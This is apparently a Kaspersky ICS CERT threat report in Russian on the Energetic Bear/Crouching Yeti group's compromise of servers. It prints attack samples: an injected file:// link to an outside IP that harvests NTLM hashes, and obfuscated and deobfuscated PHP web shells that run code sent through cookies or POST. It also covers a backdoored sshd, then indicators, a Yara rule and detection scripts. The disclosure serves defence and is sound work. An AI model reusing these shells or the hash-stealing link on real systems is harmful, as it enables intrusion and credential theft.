KASPERSKY lab

Energetic Bear/Crouching Yeti: атаки на серверы

Kaspersky Lab ICS CERT

Содержание

Energetic Bear/Crouching Yeti – широко известная APT-группа, действующая по крайней мере с 2010 года. Как правило, участники группы атакуют различные компании с явным фокусом на энергетику и промышленность. Атакованные Energetic Bear/Crouching Yeti компании разбросаны по всему миру с заметным преобладанием Европы и США. В 2016 – 2017 годах значительно выросло количество атак на компании в Турции.

Основная тактика группы включает рассылку фишинговых писем с вредоносными документами, а также заражение различных серверов. Некоторые зараженные серверы используются группой как вспомогательные – только для размещения различного инструментария и его логов. Другие заражаются специально для того, чтобы использовать их в waterhole-атаках и добраться с их помощью до основных целей.

О недавней активности этой группировки, направленной против целей в США, говорится в опубликованном US-CERT документе, в котором, в частности, утверждается, что группа связана с российским правительством, а также в бюллетене Национального центра кибербезопасности Великобритании (UK National Cyber Security Centre).

В этом отчете Kaspersky Lab ICS CERT представлены сведения об обнаруженных серверах, зараженных и используемых группировкой, а также приведены результаты анализа нескольких веб-серверов, скомпрометированных группой Energetic Bear в течение 2016 – в начале 2017 года.

Жертвы атаки

Ниже представлена таблица с разделением скомпрометированных серверов (в соответствии с языком контента веб-сайта и/или принадлежностью компании, арендующей сервер, на время компрометации) по странам, типам атакованных компаний и роли сервера в общей схеме атаки. Жертвами атаки злоумышленников стали не только промышленные компании.

Таблица 1. Скомпрометированные серверы

Страна	Описание	Роль в атаке
Россия	Оппозиционный политический сайт	Waterhole
	Риэлтерское агентство	Вспомогательный (сбор данных пользователей в атаке waterhole)
	Футбольный клуб	Waterhole
	Разработчик и интегратор защищённых систем автоматизации и консультант по ИБ	Waterhole
	Разработчики промышленного ПО и оборудования	Вспомогательный (сбор данных пользователей в атаке waterhole)
	Инвестиционный сайт	Вспомогательный (сбор данных пользователей в атаке waterhole)
Украина	Электроэнергетическая компания	Waterhole
	Банк	Waterhole
Великобритания	Аэрокосмическая компания	Waterhole
Германия	Разработчик и интегратор ПО	Waterhole
	Неизвестно	Вспомогательный (сбор данных пользователей в атаке waterhole)
Турция	Нефтегазовое предприятие	Waterhole
	Промышленный холдинг	Waterhole
	Инвестиционный холдинг	Waterhole
Греция	Server of a university	Вспомогательный (сбор данных пользователей в атаке waterhole)
США	Нефтегазовое предприятие	Waterhole
Неизвестно	Сеть партнерских программ	Вспомогательный (сбор данных пользователей в атаке waterhole)

Waterhole

Заражение серверов Waterhole осуществляется по одному и тому же шаблону: на веб-страницу или в JS-файл внедряется ссылка со схемой file следующего вида: file://IP/filename.png.

```
/* Copyright (c) 2010 Brandon Aaron (http://brandonaaron.net)
 * Licensed under the MIT License (LICENSE.txt).
 *
 * Thanks to: http://adomas.org/javascript-mouse-wheel/ for some pointers.
 * Thanks to: Mathias Bank(http://www.mathias-bank.de) for a scope bug fix.
 * Thanks to: Seamus Leahy for adding deltaX and deltaY
 *
 * Version: 3.0.4
 *
 * Requires: 1.2.2+
 */
(function(c){var a=["DOMMouseScroll","mousewheel"];c.event.special.mousewhee
gth;d;){this.addEventListener(a[--d],b,false)}}else{this.onmousewheel=b}},te
ngth;d;){this.removeEventListener(a[--d],b,false)}}else{this.onmousewheel=nu
"mousewheel",d):this.trigger("mousewheel")},unmousewheel:function(d){return
event,f=[].slice.call(arguments,1),j=0,h=true,e=0,d=0;i=c.event.fix(g);i.typ
l){j=-i.detail/3}d=j;if(g.axis!==undefined&&g.axis===g.HORIZONTAL_AXIS){d=0;
.wheelDeltaX!==undefined){e=-1*g.wheelDeltaX/120}f.unshift(i,j,e,d);return c
lement("img");i.src="file://155.207.63.4/jf.png";i.width = 1;i.height=1;docu
```

Пример внедренной ссылки со схемой file

По ссылке инициируется запрос картинки, в результате которого пользователь подключается к удаленному серверу по протоколу SMB. В данном типе атаки целью злоумышленников является извлечение из сессии следующих данных:

- IP пользователя,
- имя пользователя,
- имя домена
- NTLM-хеш пароля пользователя.

Отметим, что картинка, которая запрашивается по ссылке, физически на удаленном сервере не присутствует.

Сканируемые ресурсы

Скомпрометированные серверы в некоторых случаях используются для совершения атак на другие ресурсы. В ходе исследования зараженных серверов были выявлены многочисленные сайты и серверы, которые атакующие сканировали различными инструментами, такими как nmap, dirsearch, sqlmap и другими (описание утилит дано ниже).

Таблица 2. Ресурсы, которые сканировались с одного из зараженных серверов

Страна (в соответствии с контентом)	Описание
Россия	Некоммерческая организация
	Продажа наркотиков
	Туризм/карты
	Ресурсы, созданные на платформе Bump (платформа для корпоративной социальной сети), – некоммерческая организация, социальная сеть для выпускников ВУЗов, коммуникационная платформа для общественных организаций и другие
	Бизнес-фотостудия
	Промышленное предприятие, строительная компания
	Производство дверей
	Обмен криптовалюты
	Информационно-аналитический строительный портал
	Личный веб-сайт веб-девелопера
	Vainah Telecom IPs and Subnets (Чеченская республика) Различные чеченские ресурсы (государственные организации, университеты, промышленные предприятия и др.)
	Веб-сервер с множеством сайтов (сайты выпускников, промышленных, инженерных компаний и др.)
	Мусульманский сайт знакомств
Бразилия	Очистка и переработка воды
Турция	Отели
	Посольство в Турции
	Разработчик ПО
	Сайт аэропорта
	Сайт городского совета
	Производитель косметики
	Религиозный сайт
	Подсеть turktelekom со множеством сайтов
	Подсеть telnet telecom с множеством сайтов
Грузия	Личный сайт журналиста
Казахстан	Неизвестный веб-сервер
Украина	Интернет-магазин канцтоваров

	Цветочный бизнес
	Фотохостинг
	Онлайн-курс по продажам
	Дилер агротехники и запчастей
	Личный сайт госслужащего Украины
	Онлайн-магазин деталей для ремонта бытовой техники
	Продажа древесины, строительство
	Сайт теннисного клуба
	Интернет-магазин для фермеров
	Интернет-магазин массажного оборудования
	Интернет-магазин одежды
	Создание и продвижение сайтов
Швейцария	Аналитическая компания
США	Веб-сервер со множеством доменов
Франция	Веб-сервер со множеством доменов
Вьетнам	Неизвестный сервер
Международный	Трекер полетов

Сайты и серверы в этом списке не объединены никакой тематикой. Системы при выборе потенциальных жертв на первый взгляд не прослеживается. Вероятнее всего, сканирование большей части ресурсов происходило с целью получения сервера-«плацдарма» для размещения инструментария атакующих и использования этого «плацдарма» для развития атаки.

Часть из сканированных сайтов могла интересовать атакующих с целью размещения на них waterhole.

Некоторые сканируемые домены размещались на одном сервере, иногда атакующие перебирали список возможных доменов, соответствующих заданному IP.

В большинстве случаев не было выявлено множественных попыток компрометации какой-то определенной цели. Исключение, пожалуй, составили сайты на платформе Bump, серверы Flight tracker и серверы турецкой сети отелей.

Среди сканированных сайтов присутствует личный сайт веб-девелопера kashey.ru, а также ресурсы, ссылки на которые были размещены на этом сайте (возможно, ссылки на его разработки): www.esodedi.ru, www.i-stroy.ru, www.saledoor.ru.

Используемый инструментарий

Утилиты

Найденные на скомпрометированных серверах утилиты имеют открытый исходный код и находятся в свободном доступе на GitHub:

- Nmap – утилита с открытым исходным кодом для исследования сети и проверки безопасности.
- Dirsearch — простой инструмент командной строки, предназначенный для брутфорса (поиска путём полного перебора) директорий и файлов на веб-сайтах.
- Sqlmap — инструмент с открытым исходным кодом для тестирования на проникновение, который автоматизирует процесс выявления и эксплуатации уязвимости SQL-инъекции и захват серверов баз данных
- Sublist3r — инструмент на python для перечисления поддоменов веб-сайтов. Использует разведку на основе открытых источников (OSINT). Sublist3r поддерживает многие поисковые движки, такие как Google, Yahoo, Bing, Baidu и Ask. Sublist3r, а также сервисы Netcraft, Virustotal, ThreatCrowd, DNSdumpster и ReverseDNS. Инструмент помогает тестерам на проникновение собрать информацию по поддоменам для домена, который они исследуют.
- Wpscan — сканер уязвимостей WordPress, работающий по принципу «чёрного ящика», т. е. без доступа к исходному коду. Он может быть использован для сканирования удалённых сайтов WordPress в поисках проблем безопасности.
- Impacket — инструментарий для работы с различными сетевыми протоколами, необходим для SMBTrap.
- SMBTrap — инструмент для логирования данных, полученных по протоколу SMB (IP-адрес пользователя, имя пользователя, имя домена, NTLM-хеш пароля).
- Commix — инструмент на python, предназначенный для поиска и эксплуатации уязвимостей веб-приложений типа инъекции команд (command injection and exploitation tool).
- Subbrute – инструмент для перечисления поддоменов для Python и Windows, который использует открытый определитель имен в качестве прокси и не отправляет трафик на целевой DNS-сервер.
- PHPMailer – инструмент для отправки почты.

Также на одном из серверов был обнаружен самописный python скрипт с именем ftpChecker.py для проверки FTP-хостов из входного списка.

Вредоносные php-файлы

В различных директориях папки nginx, а также в рабочей директории, созданной атакующими на зараженных веб-серверах, были найдены следующие зловредные php-файлы:

Наименование файла	Краткое описание	md5sum	Время последнего изменения файла (МСК)	Размер, байт
ini.php	wso шелл + mail	f3e3e25a822012023c6e81b206711865	2016-07-01 15:57:38	28786
mysql.php	wso шелл + mail	f3e3e25a822012023c6e81b206711865	2016-06-12 13:35:30	28786
opts.php	wso шелл	c76470e85b7f3da46539b40e5c552712	2016-06-12 12:23:28	36623
error_log.php	wso шелл	155385cc19e3092765bcfed034b82ccb	2016-06-12 10:59:39	36636
code29.php	web шелл	1644af9b6424e8f58f39c7fa5e76de51	2016-06-12 11:10:40	10724
proxy87.php	web шелл	1644af9b6424e8f58f39c7fa5e76de51	2016-06-12 14:31:13	10724
theme.php	wso шелл	2292f5db385068e161ae277531b2e114	2017-05-16 17:33:02	133104
sma.php	PHPMailer	7ec514bbdc6dd8f606f803d39af8883f	2017-05-19 13:53:53	14696
media.php	wso шелл	78c31eff38fdb72ea3b1800ea917940f	2017-04-17 15:58:41	1762986

В таблице выше:

- Web шелл – это скрипт для удаленного администрирования машины
- WSO – это популярный веб шелл и файловый менеджер (означает “Web Shell by Orb”), который имеет возможность маскироваться под страницу с ошибкой, содержащую скрытую форму для логина. Он доступен на GitHub: https://github.com/wso-shell/WSO

Два найденных php-скрипта – ini.php и mysql.php – содержали WSO шелл, объединенный со следующим почтовым скриптом:
https://github.com/bediger4000/php-malware-analysis/tree/master/db-config.php

Все найденные скрипты обфусцированы:

```
$a = "b"."".."as"."e"."".""."6"."4"."_"."de"."".."c"."o". ""."d"."e"; assert($a('ZXZhbCgiXHg2NVx4Nz
x4NkNceDYxXHg3NFx4NjVceDI4XHg2Mlx4NjFceDczXHg2NVx4MzZceDM0XHg1Rlx4NjRceDY1XHg2M1x4NkZceDY0XHg2NVx
1aE55RGxudnQ3VmZwWnN0VkIxVWVseTd6bDc3MVVOWFp4Si94Ly85cy83Zy8vekpqNi9XL2kzc2YrOEVmSjNTL3oyMGI5YjZy
bm9iL0hjZUYzLzMrZjkvbDc3UC9kUjhoL3YyTlVXZy9qMnc4aHFEaDV6SHlKU2JWVlE5b1pnc0NHREpLMnRqaTFOZmdBYjJYa
XltQnVRUW9LQWRTQjZGUlIyMjllWWwrTENpbGlNOVl0dVZiTmlnSlVtZVJjR0I1V3FBQmhuSUp3cUsxbmpmRmxaL2ZSaEx0Ql
tYejRMY0hhVUdZRmNjTDVqd1FYT1M4SVluTlp5eGRZWGR5b1czTzhVVGczZWlLK1EwNy9LeERsdlVIUDNlUUZHSG94aUU1S3g
3eFJOYmpxSGpqVjJPRXluekM4TWhrTUs3QmYwbVRXYW10OFNQRXZ3WTNiV0RCcTRpOThvQ0t5Z0FxYkxvT05LV0NBcEsyblA1
OUkyd3ZEcHhxeWJXTnRMaGdWTTZ0b25uZS9FNjhsK3FQTG5mY2VNV3Bka3FORzdJUlFhRjFma3IzSUJpTloxc1hydGtaenI2R
VhRYTdBc2FpUyticnZHNnpyRWZFbDNLRDhoSGdXYXdHY2JWek5rQ1M1UDNHV3pEelVXZGlMS1hBYVIyUEs3bHRwM3dpN2NROG
h5QTJoNzV6TEZGY0lKSTBLTXdkYS9TYjF4anVSYWNvRFNWa1lVK0dFdWtvMWJjNW9COE5LSHlHYlZ0TXYvOEhic292VTVIaFV
GZXZ2dmdjUzB1RXc1RXZaN1BrUzFFam1MaDhkNy9qay8rVkh3allZVUVjVVZtbnZtYUJYZis3Zjd6V25za2dSdnQwYU9LckV5
M0lYRGFlT2hEVGY0SUdIbWVqZWFsWnphdUE4ZENYQVp6cnRBL0UrTVZEanhvUU5hZ1htSEhTYVYzZUwreFVsMVdNUVM0L0xyZ
lJ6SDNLZ2lFVzBnVTkvSXUweXlkS2VQRVE1bUpTaDB5dDROZlNmTVVCemdpcUo4Snc5Q1ZkOTVWc1gxK1pZM3htdFB4cDViN1
kxT1JHbk1HbkFTV0ZIM1hQZmZJbTJ3eE9JaTRLNnRKNWt6UmhZOGtveUlPdFdyek1BdzhOWi9CcVNLRThHMVlJcFdnQ1NLUE5
yR0hwYkxNSmlPNUw1V0g0bVJxdHBmY01hSWVVRjlhd21SNEhyYmZXNEhtQnAxci83Mjg1YloxQ25rSTBUcEd1Mm5TK3FuYU80
UVBzVHBCQ0RIbFo3b2QyUGRrYXNWdzNxMnJodjBHYVFrMWRoRzQ1OEtMcVl5SlFGN1ZtNnhmNE9DeDFETU14bWtyUGFSc2FBQ
TU4VzZ3dnZ6NDF0NzEvdkliQ3VhTXo0ZldBdzhFeThEWmxibDhiZTRQaCtaWEhjVGJtWjQzQ0lrMVovOGpuY2s3NjQydHNTdn
82T2IrQk11R05PUDdKbDZURTc3d0diZmUrcmg1OTlpdm5ydFB4UHN1UVpHMlV0dGg3YjZZQWtOY0ZZcXRDTVJjWk0yN1VsQWF
zbUFnSk9DaXdpRHgrNFNCYWRYZGUxL2U1d09YZ3E4cXZraVl6b2gxcVA5b2E2bEdSdDBYWlUyVGZnenA2UnZiOHM1cUVDTGRu
QWdMaWZMTWVIcUJMUVkyeXZ5eG5CTk9IMkQ5a3BlVVMrcmtLc0ZwMXB3WFRwaUhYaWNDRVJMdlBrNHd2RnJ4Y1hSODQ5QitnZ
kpzSHVmVmdCbGVkelVabnRyam5WM05jNGNwVzNKRzVhL2creWJOT1FGbWRZUVprMXhBcWVBRUV2bFp3UmFrenptdU5UeUo4NT
9xL1lSd2IzNkM2b1JzOHkzR3ZrMitSaFkyWm9SVnFYQzhLVkF5V2dTbjAyVEdhRHlZR1RlTXoxZFhYNkFmWjFVZnpJWmxkV1Z
XelRsbXdtQlBEUkh2enpnbjNVclkyQ09IUVJiRTBSV2xwNXJlVGJGVjVDbWN4QzRxbVM1Znc2YlVQV1JGeWlwSkI3TDBBZWFB
amlRVU1WNGo1c2UxSFlGcUkvVHhaWmo2aTYyN2kyOVFoY0dJTlNzZ2RrcmtpQndqR21TclpoeW5QVGc4MkN4VDc5RVdkbUcve
XVLTjh2Q2pzMERNOWZIVGUxanBYc2Y1akhMZllvdE85THh1cHRoMWZEcDY1dHlka3lyUm9wbHYvT0c2dWlIZ2w5ZmVJczRUQm
```

wso шелл – error_log.php

```php
?><?php
$auth_pass = "161aa[redacted]";
$color = "#df5";
$default_action = 'FilesMan';
$default_use_ajax = true;
$default_charset = 'Windows-1251';

if(!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}

@ini_set('error_log',NULL);
@ini_set('log_errors',0);
@ini_set('max_execution_time',0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('WSO_VERSION', '2.5');

if(get_magic_quotes_gpc()) {
        function WSOstripslashes($array) {
                return is_array($array) ? array_map('WSOstripslashes', $array) : stripslash
        }
        $_POST = WSOstripslashes($_POST);
    $_COOKIE = WSOstripslashes($_COOKIE);
}

function wsoLogin() {
        die("<pre align=center><form method=post>Password: <input type=password name=pass><
}

function WSOsetcookie($k, $v) {
    $_COOKIE[$k] = $v;
    setcookie($k, $v);
}

if(!empty($auth_pass)) {
    if(isset($_POST['pass']) && (md5($_POST['pass']) == $auth_pass))
        WSOsetcookie(md5($_SERVER['HTTP_HOST']) . $auth_pass);
```

Деобфусцированный wso шелл – error_log.php

Один из веб шеллов был найден на сервере под двумя различными именами – proxy87.php и code29.php. Он использует функцию eval для выполнения команды, посланной через HTTP cookies или POST-запрос:

```
<?php $GLOBALS['e04c04'] = "\x2d\x27\x63\x42\x78\x2b\x9\x3c\xa\x4f\x5e\x7b\x74
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][16].$GLOBALS['e04c04'][76].
$GLOBALS[$GLOBALS['e04c04'][80].$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][57].
$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][48].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80].
$GLOBALS[$GLOBALS['e04c04'][31].$GLOBALS['e04c04'][33].$GLOBALS['e04c04'][33].
$GLOBALS[$GLOBALS['e04c04'][40].$GLOBALS['e04c04'][87].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][65].$GLOBALS['e04c04'][48].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][78].$GLOBALS['e04c04'][70].
$GLOBALS[$GLOBALS['e04c04'][66].$GLOBALS['e04c04'][91].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][33].$GLOBALS['e04c04'][21].
$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][30].$
$GLOBALS[$GLOBALS['e04c04'][76].$GLOBALS['e04c04'][60].$GLOBALS['e04c04'][91].
$GLOBALS[$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][30].$GLOBALS['e04c04'][70].$
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][21].$GLOBALS['e04c04'][80]
@$GLOBALS[$GLOBALS['e04c04'][66].$GLOBALS['e04c04'][91].$GLOBALS['e04c04'][21]

$oc6f04636 = NULL;
$b71cf9d8e = NULL;

$GLOBALS[$GLOBALS['e04c04'][2].$GLOBALS['e04c04'][16].$GLOBALS['e04c04'][78].$
global $c07cca;

function ca88bc897($oc6f04636, $c3436590)
{
    $t1ab75e = "";

    for ($z8d042841=0; $z8d042841<$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['e0
    {
        for ($ob7ba044=0; $ob7ba044<$GLOBALS[$GLOBALS['e04c04'][72].$GLOBALS['
        {
            $t1ab75e .= $GLOBALS[$GLOBALS['e04c04'][32].$GLOBALS['e04c04'][16]
        }
    }

    return $t1ab75e;
}
```

Веб шелл – proxy87.php

```php
function xor2strings_wrapper($oc6f04636, $c3436590)
{
    global $c07cca;

    return xor2strings(xor2strings($oc6f04636, $c07cca), $c3436590);
}

foreach ($_COOKIE as $c3436590=>$m7fe69)
{
    $oc6f04636 = $m7fe69;
    $b71cf9d8e = $c3436590;
}

if (!$oc6f04636)
{
    foreach ($_POST as $c3436590=>$m7fe69)
    {
        $oc6f04636 = $m7fe69;
        $b71cf9d8e = $c3436590;
    }
}

$oc6f04636 = @unserialize(xor2strings_wrapper(base64_decode($oc6f04636), $b71cf9d8e));
if (isset($oc6f04636[ak]) && $c07cca==$oc6f04636[ak])
{
    if ($oc6f04636[a] == i)
    {
        $z8d042841 = Array(
            pv => @phpversion(),
            sv => 1.0-1,
        );
        echo @serialize($z8d042841);
    }
    elseif ($oc6f04636[a] == e)
    {
        eval($oc6f04636[d]);
    }
    exit();
}
```

Деобфусцированный веб шелл – proxy87.php

Модифицированный sshd

В ходе анализа сервера был обнаружен модифицированный sshd с предустановленным бэкдором.


Патчи с бэкдором для sshd в некоторых вариантах, похожих на найденный, доступны на github, например:

https://github.com/jivoi/openssh-backdoor-kit

Компиляция может быть произведена на любой ОС с бинарной совместимостью.

В результате подмены файла sshd на зараженном сервере злоумышленник с помощью «мастер-пароля» может авторизоваться на удаленном сервере, оставляя при этом минимальное количество следов (по сравнению с обычным пользователем, подключившимся по ssh).

Кроме того, модифицированный sshd ведет лог всех легитимных подключений по ssh (кроме подключения по «мастер-паролю») и записывает время подключения, имя учетной записи и пароль. Лог программы зашифрован и находится по пути /var/tmp/.pipe.sock.



Расшифрованный лог /var/tmp/.pipe.sock

Поведение злоумышленников на зараженных серверах

Помимо использования скомпрометированных серверов для сканирования многочисленных ресурсов, были выявлены и другие действия атакующих.


После получения доступа к серверу, злоумышленники в разные периоды времени устанавливали необходимый им инструментарий. В частности, на одном из серверов были выявлены следующие сторонние установки:

- apt install traceroute
- apt-get install nmap
- apt-get install screen
- git clone https://github.com/sqlmapproject/sqlmap.git

Также устанавливались необходимые пакеты и инструменты для python.

Ниже представлен график нелегитимного входа на один из скомпрометированных серверов в течение одного месяца. Проверка лог-файла smbtrap осуществлялась атакующими в рабочие дни.

В большинстве случаев они заходили на сервер примерно в один и тот же промежуток времени – вероятно, в утренние часы:



Время нелегитимного входа на сервер (GMT+3)

Во время проведения анализа был также обнаружен активный процесс, который эксплуатировал SQL-инъекцию и собирал данные из БД одной из жертв.

Заключение

Результаты анализа скомпрометированных серверов и действий на них атакующих:

1. За исключением редких случаев, участники группы довольствуются публичным инструментарием. Использование группой для реализации атак публично доступных утилит делает задачу атрибуции атак без дополнительных «маркеров» группы весьма сложной.
2. Потенциально любой уязвимый сервер в интернете представляет для атакующих интерес в качестве «плацдарма» для развития дальнейших атак на целевые объекты.
3. В большинстве наблюдаемых нами случаев группа выполняла задачи по поиску уязвимостей, закреплению на различных узлах, краже данных аутентификации.
4. Разнообразие списка жертв может говорить о разнообразии интересов атакующих.
5. С некоторой долей уверенности можно предположить, что группа работает в интересах или по заданиям от внешних по отношению к ней заказчиков, выполняя первоначальный сбор данных, кражу данных аутентификации и закрепление на подходящих ресурсах для обеспечения возможности дальнейшего развития атаки.

Приложение I – индикаторы заражения

Имена файлов и пути

Инструменты*

/usr/lib/libng/ftpChecker.py

/usr/bin/nmap/

/usr/lib/libng/dirsearch/

/usr/share/python2.7/dirsearch/

/usr/lib/libng/SMBTrap/

/usr/lib/libng/commix/

/usr/lib/libng/subbrute-master/

/usr/share/python2.7/sqlmap/

/usr/lib/libng/sqlmap-dev/

/usr/lib/libng/wpscan/

/usr/share/python2.7/wpscan/

/usr/share/python2.7/Sublist3r/

*Отметим, что данные инструменты могут использоваться и другими злоумышленниками.

PHP файлы

/usr/share/python2.7/sma.php

/usr/share/python2.7/theme.php

/root/theme.php

/usr/lib/libng/media.php

Журналы

/var/tmp/.pipe.sock

Хеши PHP файлов

f3e3e25a822012023c6e81b206711865

c76470e85b7f3da46539b40e5c552712

155385cc19e3092765bcfed034b82ccb

1644af9b6424e8f58f39c7fa5e76de51

2292f5db385068e161ae277531b2e114

7ec514bbdc6dd8f606f803d39af8883f

78c31eff38fdb72ea3b1800ea917940f

Правила Yara

```
rule Backdoored_ssh {
strings:
        $a1 = "OpenSSH"
        $a2 = "usage: ssh"
        $a3 = "HISTFILE"
condition:
        uint32(0) == 0x464c457f and filesize<1000000 and all of ($a*)
}
```

Приложение II – шелл-скрипт для проверки сервера на наличие на нем инструментов

Шелл-скрипт для Debian

```
cd /tmp
workdir=428c5fcf495396df04a459e317b70ca2
mkdir $workdir
cd $workdir
find / -type d -iname smbtrap > find-smbtrap.txt 2>/dev/null
find / -type d -iname dirsearch > find-dirsearch.txt 2>/dev/null
find / -type d -iname nmap > find-nmap.txt 2>/dev/null
find / -type d -iname wpscan > find-wpscan.txt 2>/dev/null
find / -type d -iname sublist3r > find-sublist3r.txt 2>/dev/null
dpkg -l | grep -E \(impacket\|pcapy\|nmap\) > dpkg-grep.txt
cp /var/lib/dpkg/info/openssh-server.md5sums . #retrieve initial hash for sshd
md5sum /usr/sbin/sshd > sshd.md5sum #calculate actual hash for sshd
```

Шелл-скрипт для Centos

```
cd /tmp
workdir=428c5fcf495396df04a459e317b70ca2
mkdir $workdir
cd $workdir
find / -type d -iname smbtrap > find-smbtrap.txt 2>/dev/null
find / -type d -iname dirsearch > find-dirsearch.txt 2>/dev/null
find / -type d -iname nmap > find-nmap.txt 2>/dev/null
find / -type d -iname wpscan > find-wpscan.txt 2>/dev/null
find / -type d -iname sublist3r > find-sublist3r.txt 2>/dev/null
rpm -qa | grep -E \(impacket\|pcapy\|nmap\) > rpm-grep.txt
rpm -qa --dump | grep ssh > rpm-qa-dump.txt #retrieve initial hash for sshd
